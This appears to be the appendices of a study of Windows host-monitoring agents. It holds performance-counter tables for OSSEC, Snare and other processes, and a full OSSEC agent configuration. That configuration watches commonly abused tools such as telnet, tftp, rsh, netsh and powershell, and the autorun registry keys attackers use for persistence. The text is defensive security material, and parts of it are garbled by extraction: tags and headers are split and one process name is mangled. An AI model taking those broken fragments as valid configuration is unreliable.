540	34562048	96899072	1872744448	2,2E+12
555	34562048	96899072	1872744448	2,2E+12
570	34562048	96899072	1872744448	2,2E+12
585	34562048	96899072	1872744448	2,2E+12
600	34562048	96899072	1872744448	2,2E+12
Average	34562048	95816529	1872744448	2,2E+12

Time	\\TESTING\Process(ossec-agent)\Working Set	\\TESTING\Process(SnareCore)\Working Set	\\TESTING\Process(javaw)\Working Set	\\TESTING\Process(svchost_84)\Working Set
0	6635520	27058176	200720384	36446208
15	6635520	27058176	200720384	36397056
30	6635520	27058176	200720384	36421632
45	6635520	27058176	200720384	36274176
60	6635520	27058176	200720384	34607104
75	6635520	27058176	200720384	34578432
90	6635520	27041792	200720384	34603008
105	6639616	27041792	200720384	34455552
120	6639616	27041792	200728576	34594816
135	6639616	27041792	200728576	34611200
150	6639616	27025408	200728576	34557952
165	6639616	27025408	201007104	34410496
180	6639616	27025408	201007104	34574336
195	6639616	27025408	201007104	38031360
210	6639616	27025408	201007104	38215680
225	6639616	27025408	201007104	38006784
240	6639616	27025408	201011200	38109184
255	6639616	27025408	201011200	37912576
270	6639616	27025408	201011200	37818368
285	6639616	27025408	201048064	37216256
300	6639616	27127808	201048064	37289984
315	6348800	27160576	201048064	34877440
330	6348800	27160576	201048064	34873344
345	6348800	27160576	201048064	34709504
360	6348800	27160576	201142272	34795520
375	6348800	27160576	201142272	34578432

390	6348800	27160576	201142272	34598912
405	6348800	27160576	201142272	34484224
420	6430720	27127808	201142272	34611200
435	6430720	27127808	201142272	34586624
450	6430720	27127808	201170944	34590720
465	6430720	27127808	201199616	34439168
480	6430720	27127808	201281536	34578432
495	6430720	27127808	201334784	34615296
510	6430720	27127808	201404416	34668544
525	6434816	27127808	202153984	34553856
540	6434816	27160576	202444800	34586624
555	6434816	27160576	202563584	34582528
570	6434816	27160576	202739712	34553856
585	6434816	27160576	203059200	34082816
600	6434816	27160576	203456512	34222080
Average	6523629,268	27093841	201241974,6	35383446

Time	\\TESTING\Process(ossec-agent)\IO Read Bytes/sec	\\TESTING\Process(SnareCore)\IO Read Bytes/sec	\\TESTING\Process(javaw)\IO Read Bytes/sec	\\TESTING\Process(jost_84)\IO Read Bytes/sec
0	0	32975,42693	0	26,12981
15	0	32989,49535	0	26,12769
30	0	32995,6414	0	26,15619
45	0	32990,95946	0	0
60	0	33020,15302	0	26,12841
75	0	32998,22369	0	26,13134
90	0	32994,28219	0	26,12858
105	0	32994,03778	0	0
120	0	32995,1552	0	26,1305
135	0	33029,44321	0	26,1563
150	0	32992,45153	0	26,1289
165	0	32994,13514	0	0
180	0	32996,26607	0	26,12895
195	0	32994,38022	0	10401,04
210	0	32993,70462	0	8216,05
225	0	33028,71905	0	0
240	0	32991,24687	0	26,13036
255	0	32994,18151	0	26,12705
270	0	32992,41311	0	26,12991
285	0	32991,94356	0	0
300	0	33017,80873	0	26,1272

315	0	32997,04512	0	26,1575
330	0	32992,90586	0	26,12799
345	0	32993,90398	0	0
360	0	33029,36621	0	26,12837
375	0	32991,05814	0	26,12847
390	0	32989,83306	0	26,12931
405	0	32988,37765	0	0
420	19996.38894223225	33029,41666	0	26,12808
435	0	32991,82833	0	26,12246
450	0	32996,1104	0	26,12761
465	0	32995,32345	0	0
480	0	32990,73431	0	26,12059
495	0	33029,29187	0	26,12263
510	0	32992,53365	0	26,15629
525	0	32992,0727	0	0
540	0	32996,34358	0	26,12857
555	0	31894,7782	0	26,1297
570	0	32994,78691	0	26,12914
585	0	33028,74162	0	0
600	0	31879,60791	0	26,12857
Average	0	32945,46654	0	472,5589

Time	\\TESTING			
	\\TESTING\Process(osse c-agent)\IO Write Bytes/sec	Process(S nareCore)\ IO Write Bytes/sec	\\TESTING\Pr ocess(javaw)\ IO Write Bytes/sec	\\TESTING\Process(sv chost_84)\IO Write Bytes/sec
0	0	0	232,4958638	41,32777
15	0	0	0	41,32441
30	0	0	11,53202811	41,36949
45	0	0	0	0
60	0	0	232,2403252	7139,722
75	0	0	0	41,33019
90	0	0	11,54398109	41,32581
105	0.93391977286806083	0	0	0
120	0	0	232,3069051	41,32885
135	0	0	0	41,36966
150	0.4666954810250924	0	11,53119748	41,32633
165	0	0	0	0
180	0	0	232,3104496	41,3264
195	0	0	0	8325,097
210	0	0	11,54467875	41,32286
225	0	0	0	6105,916
240	0	0	232,2477808	41,32863



255		0	0	0	41,3234
270		0	0	11,46516045	41,32792
285		0	0	0	0
300		0	0	232,2971207	41,32363
315		0	0	0	41,37156
330		0	0	11,54478154	41,32488
345		0	0	0	0
360		0	0	232,1988011	41,32549
375		0	0	0	41,32563
390		0	0	11,53191652	41,32697
405		0	0	0	0
420	8.137832580400076	0		232,30427	41,32503
435		0	0	0	41,31613
450		0	0	11,46537428	41,32429
465		0	0	0	0
480		0	0	232,24399	41,31318
495		0	0	0	41,31641
510		0	0	11,53173409	376,4637
525		0	0	0	0
540		0	0	232,5482243	41,32579
555		0	0	0	41,32759
570		0	0	11,5320427	41,3267
585		0	0	0	0
600		0	0	232,3068957	41,32581
Average		0	0	65,13959808	563,5227

## Appendix B: OSSEC configuration

```
<!-- OSSEC-HIDS Win32 Agent Configuration.
- This file is composed of 3 main sections:
-   - Client config - Settings to connect to the OSSEC server
-   - Localfile     - Files/Event logs to monitor
-   - syscheck      - System file/Registry entries to monitor
-->

<!-- READ ME FIRST. If you are configuring OSSEC-HIDS for the
first time,
- try to use the "Manage_Agent" tool. Go to Control Panel-
>OSSEC Agent
- to execute it.
-
- First, add a server-ip entry with the real IP of your
server.
- Second, and optionally, change the settings of the files
you want
-           to monitor. Look at our Manual and FAQ for more
information.
- Third, start the Agent and enjoy.
-
- Example of server-ip:
- <client> <server-ip>1.2.3.4</server-ip> </client>
-->

<ossec_config>

<!-- One entry for each file/Event log to monitor. -->
<localfile>
  <location>Application</location>
```

```
<log_format>eventlog</log_format>
</localfile>

<localfile>
  <location>Security</location>
  <log_format>eventlog</log_format>
</localfile>

<localfile>
  <location>System</location>
  <log_format>eventlog</log_format>
</localfile>

<localfile>
  <location>Windows PowerShell</location>
  <log_format>eventlog</log_format>
</localfile>

<!-- Rootcheck - Policy monitor config -->
<rootcheck>
  <windows_audit>./shared/win_audit_rcl.txt</windows_audit>
<windows_apps>./shared/win_applications_rcl.txt</windows_apps>
<windows_malware>./shared/win_malware_rcl.txt</windows_malware>
</rootcheck>

  <!-- Syscheck - Integrity Checking config. -->
<syscheck>

  <!-- Default frequency, every 20 hours. It doesn't need to
be higher
```

```

- on most systems and one a day should be enough.
-->
<frequency>60</frequency>

<!-- By default it is disabled. In the Install you must
choose
- to enable it.
-->
<disabled>no</disabled>

<!-- Default files to be monitored - system32 only. -->
<directories check_all="yes">%WINDIR%/win.ini</directories>
<directories
check_all="yes">%WINDIR%/system.ini</directories>
<directories check_all="yes">C:\autoexec.bat</directories>
<directories check_all="yes">C:\config.sys</directories>
<directories check_all="yes">C:\boot.ini</directories>

<directories
check_all="yes">%WINDIR%/SysNative/at.exe</directories>
<directories
check_all="yes">%WINDIR%/SysNative/attrib.exe</directories>
<directories
check_all="yes">%WINDIR%/SysNative/cacls.exe</directories>
<directories
check_all="yes">%WINDIR%/SysNative/cmd.exe</directories>
<directories
check_all="yes">%WINDIR%/SysNative/drivers/etc</directories>
<directories
check_all="yes">%WINDIR%/SysNative/eventcreate.exe</directories>
<directories
check_all="yes">%WINDIR%/SysNative/ftp.exe</directories>

```

```
<directories>
check_all="yes">%WINDIR%/SysNative/lsass.exe</directories>
  <directories>
check_all="yes">%WINDIR%/SysNative/net.exe</directories>
  <directories>
check_all="yes">%WINDIR%/SysNative/net1.exe</directories>
  <directories>
check_all="yes">%WINDIR%/SysNative/netsh.exe</directories>
  <directories>
check_all="yes">%WINDIR%/SysNative/reg.exe</directories>
  <directories>
check_all="yes">%WINDIR%/SysNative/regedt32.exe</directories>
  <directories>
check_all="yes">%WINDIR%/SysNative/regsvr32.exe</directories>
  <directories>
check_all="yes">%WINDIR%/SysNative/runas.exe</directories>
  <directories>
check_all="yes">%WINDIR%/SysNative/sc.exe</directories>
  <directories>
check_all="yes">%WINDIR%/SysNative/schtasks.exe</directories>
  <directories>
check_all="yes">%WINDIR%/SysNative/sethc.exe</directories>
  <directories>
check_all="yes">%WINDIR%/SysNative/subst.exe</directories>
  <directories>
check_all="yes">%WINDIR%/SysNative/wbem/WMIC.exe</directories>
  <directories>
check_all="yes">%WINDIR%/SysNative/WindowsPowerShell\v1.0\powershell.exe</directories>
  <directories>
check_all="yes">%WINDIR%/SysNative/winrm.vbs</directories>
```

```
<directories
check_all="yes">%WINDIR%/System32/CONFIG.NT</directories>
  <directories
check_all="yes">%WINDIR%/System32/AUTOEXEC.NT</directories>
  <directories
check_all="yes">%WINDIR%/System32/at.exe</directories>
  <directories
check_all="yes">%WINDIR%/System32/attrib.exe</directories>
  <directories
check_all="yes">%WINDIR%/System32/cacls.exe</directories>
  <directories
check_all="yes">%WINDIR%/System32/debug.exe</directories>
  <directories
check_all="yes">%WINDIR%/System32/drwatson.exe</directories>
  <directories
check_all="yes">%WINDIR%/System32/drwtsn32.exe</directories>
  <directories
check_all="yes">%WINDIR%/System32/edlin.exe</directories>
  <directories
check_all="yes">%WINDIR%/System32/eventcreate.exe</directories>
  <directories
check_all="yes">%WINDIR%/System32/eventtriggers.exe</directories
>
  <directories
check_all="yes">%WINDIR%/System32/ftp.exe</directories>
  <directories
check_all="yes">%WINDIR%/System32/net.exe</directories>
  <directories
check_all="yes">%WINDIR%/System32/net1.exe</directories>
  <directories
check_all="yes">%WINDIR%/System32/netsh.exe</directories>
```

```
<directories>
check_all="yes">%WINDIR%/System32/rcp.exe</directories>
  <directories>
check_all="yes">%WINDIR%/System32/reg.exe</directories>
  <directories>
check_all="yes">%WINDIR%/regedit.exe</directories>
  <directories>
check_all="yes">%WINDIR%/System32/regedt32.exe</directories>
  <directories>
check_all="yes">%WINDIR%/System32/regsvr32.exe</directories>
  <directories>
check_all="yes">%WINDIR%/System32/rexec.exe</directories>
  <directories>
check_all="yes">%WINDIR%/System32/rsh.exe</directories>
  <directories>
check_all="yes">%WINDIR%/System32/runas.exe</directories>
  <directories>
check_all="yes">%WINDIR%/System32/sc.exe</directories>
  <directories>
check_all="yes">%WINDIR%/System32/subst.exe</directories>
  <directories>
check_all="yes">%WINDIR%/System32/telnet.exe</directories>
  <directories>
check_all="yes">%WINDIR%/System32/tftp.exe</directories>
  <directories>
check_all="yes">%WINDIR%/System32/tlntsvr.exe</directories>
  <directories>
check_all="yes">%WINDIR%/System32/drivers/etc</directories>
  <directories>
check_all="yes">%WINDIR%/System32/wbem/WMIC.exe</directories>
```

```
<directories
check_all="yes">%WINDIR%/System32/WindowsPowerShell\v1.0\powershell.exe</directories>
    <directories
check_all="yes">%WINDIR%/System32/winrm.vbs</directories>

    <directories check_all="yes"
realtime="yes">%PROGRAMDATA%/Microsoft/Windows/Start
Menu/Programs/Startup</directories>

    <ignore
type="sregex">.log$|.htm$|.jpg$|.png$|.chm$|.pnf$|.evtx$</ignore
>

    <!-- Windows registry entries to monitor. -->

<windows_registry>HKEY_LOCAL_MACHINE\Software\Classes\batfile</w
indows_registry>

<windows_registry>HKEY_LOCAL_MACHINE\Software\Classes\cmdfile</w
indows_registry>

<windows_registry>HKEY_LOCAL_MACHINE\Software\Classes\comfile</w
indows_registry>

<windows_registry>HKEY_LOCAL_MACHINE\Software\Classes\exefile</w
indows_registry>

<windows_registry>HKEY_LOCAL_MACHINE\Software\Classes\piffile</w
indows_registry>
```



```
<windows_registry>HKEY_LOCAL_MACHINE\Software\Classes\AllFilesystemObjects</windows_registry>
```

```
<windows_registry>HKEY_LOCAL_MACHINE\Software\Classes\Directory</windows_registry>
```

```
<windows_registry>HKEY_LOCAL_MACHINE\Software\Classes\Folder</windows_registry>
```

```
<windows_registry>HKEY_LOCAL_MACHINE\Software\Classes\Protocols</windows_registry>
```

```
<windows_registry>HKEY_LOCAL_MACHINE\Software\Policies</windows_registry>
```

```
<windows_registry>HKEY_LOCAL_MACHINE\Security</windows_registry>
```

```
<windows_registry>HKEY_LOCAL_MACHINE\Software\Microsoft\Internet Explorer</windows_registry>
```

```
<windows_registry>HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services</windows_registry>
```

```
<windows_registry>HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Session Manager\KnownDLLs</windows_registry>
```

```
<windows_registry>HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\SecurePipeServers\winreg</windows_registry>
```

```
<windows_registry>HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\
CurrentVersion\Run</windows_registry>
```

```
<windows_registry>HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\
CurrentVersion\RunOnce</windows_registry>
```

```
<windows_registry>HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\
CurrentVersion\RunOnceEx</windows_registry>
```

```
<windows_registry>HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\
CurrentVersion\URL</windows_registry>
```

```
<windows_registry>HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\
CurrentVersion\Policies</windows_registry>
```

```
<windows_registry>HKEY_LOCAL_MACHINE\Software\Microsoft\Windows
NT\CurrentVersion\Windows</windows_registry>
```

```
<windows_registry>HKEY_LOCAL_MACHINE\Software\Microsoft\Windows
NT\CurrentVersion\Winlogon</windows_registry>
```

```
<windows_registry>HKEY_LOCAL_MACHINE\Software\Microsoft\Active
Setup\Installed Components</windows_registry>
```

```
<!-- Windows registry entries to ignore. -->
```

```
<registry_ignore>HKEY_LOCAL_MACHINE\Security\Policy\Secrets</reg
istry_ignore>
```

```
<registry_ignore>HKEY_LOCAL_MACHINE\Security\SAM\Domains\Account
\Users</registry_ignore>
  <registry_ignore type="sregex">\Enum$</registry_ignore>
</syscheck>

<active-response>
  <disabled>yes</disabled>
</active-response>

</ossec_config>

<!-- END of Default Configuration. -->

<ossec_config>
  <client>
    <server-ip>172.16.42.200</server-ip>
  </client>
</ossec_config>
```